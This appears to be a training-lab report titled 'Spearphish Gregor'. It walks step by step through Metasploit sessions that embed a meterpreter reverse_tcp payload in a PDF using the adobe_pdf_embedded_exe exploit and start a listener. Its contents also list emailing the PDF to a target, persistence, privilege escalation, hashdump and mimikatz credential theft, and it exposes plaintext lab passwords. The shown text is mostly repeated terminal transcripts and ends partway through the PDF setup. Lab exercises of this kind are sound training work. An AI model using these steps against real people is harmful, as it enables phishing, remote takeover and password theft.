

TASK 11.1

Spearphish Gregor Report

Rev E



1.1.1	Check the box to Don't ask again for connections to this computer...and press Yes.....	7
2	Save T25 to home/phantom3472.....	8
3	Embedded Backdoor Connection via PDF Files	9
3.1	Run PuTTY	9
3.2	msfconsole	11
3.3	search type:exploit platform:windows adobe pdf.....	12
3.4	use exploit/windows/fileformat/adobe_pdf_embedded_exe	13
3.5	check the information of the exploit	14
3.6	set payload windows/meterpreter/reverse_tcp	14
3.7	set lhost 10.0.99.30.....	15
3.8	set lport 4444	15
3.9	set filename T25.pdf	16
3.10	set infilename /home/phantom3472/AT/T25.pdf.....	16
3.11	run	17
3.12	Bring T25.pdf over to attack box.....	17
3.13	Open WinSCP on RDP Desktop	19
3.14	Copy T25L.pdf over to attack box desktop	19
3.15	use exploit/multi/handler	22
3.16	exploit -j.....	22
3.17	Open T25L on the attack box	22
3.18	Select Save	23
3.19	Select Yes.....	25
3.20	Select Open	25
4	Persistence (two is one and one is none).....	26
4.1	search -f "persistence"	26
4.2	use exploit/windows/local/persistence	27
4.2.1	show options.....	27
4.2.2	Delay	27
4.2.3	EXE NAME	28
4.2.4	Path	28
4.2.5	Reg Name.....	28
4.2.6	Session	28
4.2.7	Startup	29
4.2.8	VBS_NAME.....	29
5	Run Persistence	30
5.1.1	Establish Session	30
5.1.2	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Windows\System32"	30

Task 11

Spearphish Gregor



5.1.3	Resource File.....	30
5.1.4	Search for possible locations to drop to	31
5.1.5	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public".....	31
5.1.6	Remove the persistence	32
5.1.7	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public".....	32
5.1.8	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"	33
5.1.9	run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"	33
6	Set pdf for Gregor.....	34
6.1	use exploit/windows/fileformat/adobe_pdf_embedded_exe	34
6.2	set payload windows/meterpreter/reverse_tcp	34
6.3	set lhost 10.0.99.30.....	34
6.4	set lport 4444	35
6.5	set filename T25L.pdf.....	35
6.6	set infilename /home/phantom3472/AT/T25.pdf.....	35
6.7	run	36
6.8	use exploit/multi/handler	36
6.9	set payload windows/meterpreter/reverse_tcp	36
6.10	set lhost 10.0.99.30.....	36
6.11	set lport 4444	36
6.12	set exitonsession false	37
6.13	exploit -j.....	37
7	Send email to Gregor	38
7.1	Send email with embedded T25L.pdf attached	38
8	Open Sessions.....	39
8.1	sessions 9 in this instance	39
8.2	getuid	39
8.3	ipconfig.....	39
8.4	meterpreter > cd	40
8.5	cd Users.....	40
8.5.1	cd Users.....	40
8.5.2	cd Administrator	41
8.5.3	getsystem.....	41
8.5.4	Hashdump.....	41
8.5.5	sysinfo	41
8.5.6	Process List.....	42
8.5.7	Getpid and Migrate.....	42
8.5.8	Hashdump.....	42

Task 11
Spearphish Gregor




8.6	Mimikatz.....	43
8.6.1	load mimikatz.....	43
8.6.2	help mimikatz	43
8.6.3	wdigest.....	43
9	Gregor's Password.....	43



1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes






1.1 Enter Attack Box information and connect

Attack Box

IP Address: 10.0.122.54

Username: ephemeral

Password: Vt3iXeqW38iwG2GUkuQs





Task 11

Spearphish Gregor



1.1.1 Check the box to Do not ask again for connections to this computer...and press Yes



Task 11

Spearphish Gregor





2 Save T25 to home/phantom3472

Use WinSCP and copy file over.

IP: 10.0.99.30

Username: phantom3472


Password: wgSOx9Od3s7q166vXoXu





3 Embedded Backdoor Connection via PDF Files

3.1 Run PuTTY




IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu

Task 11
Spearphish Gregor



Task 11

Spearphish Gregor



```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Access denied  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
34 packages can be updated.  
3 updates are security updates.  
  
*** System restart required ***  
Last login: Sat Feb  3 18:17:56 2024 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$
```

3.2 msfconsole

msfconsole

```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Access denied  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
34 packages can be updated.  
3 updates are security updates.  
  
*** System restart required ***  
Last login: Sat Feb  3 18:17:56 2024 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

[illegible]

3.3 search type:exploit platform:windows adobe pdf

```
search type:exploit platform:windows adobe pdf
```

```
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHo
st=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > search type:exploit platform:windows adobe pdf
```

Task 11

Spearphish Gregor



```
phantom3472@ip-10-0-99-30: ~
OW
exploit/windows/scada/realwin_on_fcs_login          2011-03-21
  great      RealWin SCADA Server DATAC Login Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize        2010-10-15
  great      DATAC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize_rf     2010-10-15
  great      DATAC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
exploit/windows/scada/scadapro_cmdexe              2011-09-16
  excellent  Measuresoft ScadaPro Remote Command Execution
exploit/windows/scada/winlog_runtime                2011-01-13
  great      Sielco Sistemi Winlog Buffer Overflow
exploit/windows/scada/yokogawa_bkbcopyd_bof         2014-03-10
  normal     Yokogawa CENTUM CS 3000 BKBCopyD.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkesimmgr_bof        2014-03-10
  normal     Yokogawa CS3000 BKESimmgr.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkfsim_vhfd          2014-05-23
  normal     Yokogawa CS3000 BKFSim_vhfd.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkhodeq_bof          2014-03-10
  average    Yokogawa CENTUM CS 3000 BKHodeq.exe Buffer Overflow
exploit/windows/tftp/distinct_tftp_traversal        2012-04-08
  excellent  Distinct TFTP 3.10 Writable Directory Traversal Execution

msf >
```

3.4 use exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe

```
phantom3472@ip-10-0-99-30: ~
good      Adobe JBIG2Decode Memory Corruption
exploit/windows/fileformat/adobe_libtiff            2010-02-16
good      Adobe Acrobat Bundled LibTIFF Integer Overflow
exploit/windows/fileformat/adobe_media_newplayer    2009-12-14
good      Adobe Doc.media.newPlayer Use After Free Vulnerability
exploit/windows/fileformat/adobe_pdf_embedded_exe   2010-03-29
  excellent  Adobe PDF Embedded EXE Social Engineering
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29
  excellent  Adobe PDF Escape EXE Social Engineering (No JavaScript)
exploit/windows/fileformat/adobe_reader_u3d        2011-12-06
average    Adobe Reader U3D Memory Corruption Vulnerability
exploit/windows/fileformat/adobe_toolbutton         2013-08-08

[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$
h$!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) >
```



3.5 check the information of the exploit

show options

```
phantom3472@ip-10-0-99-30: ~  
[[[ WW[[[  
[[[   [[[  
  
=[ metasploit v4.14.22-dev-e4ea618 ]  
+ -- ==[ 1657 exploits - 947 auxiliary - 293 post ]  
+ -- ==[ 486 payloads - 40 encoders - 9 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://x-7.co/trymsp ]  
  
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.  
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$  
h$t!ck$ SSL=y  
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)  
[*] MSGRPC Username: msf  
[*] MSGRPC Password: F!$h$t!ck$  
[*] Successfully loaded plugin: msgrpc  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > show options  
  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name      Current Setting  Description  
  ----      -  
  EXENAME    no               The Name of payload exe.  
  FILENAME   no               evil.pdf  
  The output filename.  
  INFILENAME /opt/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  
  yes        The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and pres  
s Open. no      The message to display in the File: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) >
```

3.6 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
phantom3472@ip-10-0-99-30: ~  
-----  
EXENAME  
no      The Name of payload exe.  
FILENAME  
no      evil.pdf  
The output filename.  
INFILENAME /opt/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  
yes      The Input PDF filename.  
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and pres  
s Open. no      The message to display in the File: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) >
```


Task 11

Spearphish Gregor



3.7 set lhost 10.0.99.30

set lhost 10.0.99.30

```
phantom3472@ip-10-0-99-30: ~  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > show options  
  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name          Current Setting      Required  Description  
  ----          -  
  EXENAME  
  FILENAME      evil.pdf             no        The output filename.  
  INFILENAME     /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf           yes        The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no        The message to display in the F  
ile: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) >
```

3.8 set lport 4444

set lport 4444

```
phantom3472@ip-10-0-99-30: ~  
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):  
  
  Name          Current Setting      Required  Description  
  ----          -  
  EXENAME  
  FILENAME      evil.pdf             no        The output filename.  
  INFILENAME     /opt/metasploit-framework/data/exploits/CVE-2010-1240/templat  
e.pdf           yes        The Input PDF filename.  
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th  
is message again" box and press Open. no        The message to display in the F  
ile: area  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist  
a/7 (English)  
  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.0.99.30  
LHOST => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444  
msf exploit(adobe_pdf_embedded_exe) >
```



3.9 set filename T25.pdf

set filename T25L.pdf

```
phantom3472@ip-10-0-99-30: ~  
Unpacking libstring-crc32-perl (1.5-1build2) ...  
Selecting previously unselected package libgd-perl.  
Preparing to unpack .../libgd-perl_2.53-2.1_amd64.deb ...  
Unpacking libgd-perl (2.53-2.1) ...  
Processing triggers for man-db (2.7.5-1) ...  
Setting up libarchive-zip-perl (1.56-2ubuntu0.1) ...  
Setting up libimage-exiftool-perl (10.10-1) ...  
Setting up libstring-crc32-perl (1.5-1build2) ...  
Setting up libgd-perl (2.53-2.1) ...  
phantom3472@ip-10-0-99-30:~$ msfconsole  
  
3Kom SuperHack II Logon  
  
User Name:      [ security ]  
Password:      [          ]  
  
[ OK ]  
  
http://metasploit.com  
  
=[ metasploit v4.14.22-dev-e4ea618 ]  
+ -- ==[ 1657 exploits - 947 auxiliary - 293 post ]  
+ -- ==[ 486 payloads - 40 encoders - 9 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.  
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y  
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)  
[*] MSGRPC Username: msf  
[*] MSGRPC Password: F!$h$t!ck$  
[*] Successfully loaded plugin: msgrpc  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30  
lhost => 10.0.99.30  
msf exploit(adobe_pdf_embedded_exe) > set lport 4444  
lport => 4444  
msf exploit(adobe_pdf_embedded_exe) > set filename t25list.pdf  
filename => t25list.pdf  
msf exploit(adobe_pdf_embedded_exe) >
```

3.10 set infilename /home/phantom3472/AT/T25.pdf

set infilename /home/phantom3472/AT/T25.pdf

Task 11

Spearphish Gregor



```
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directives.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
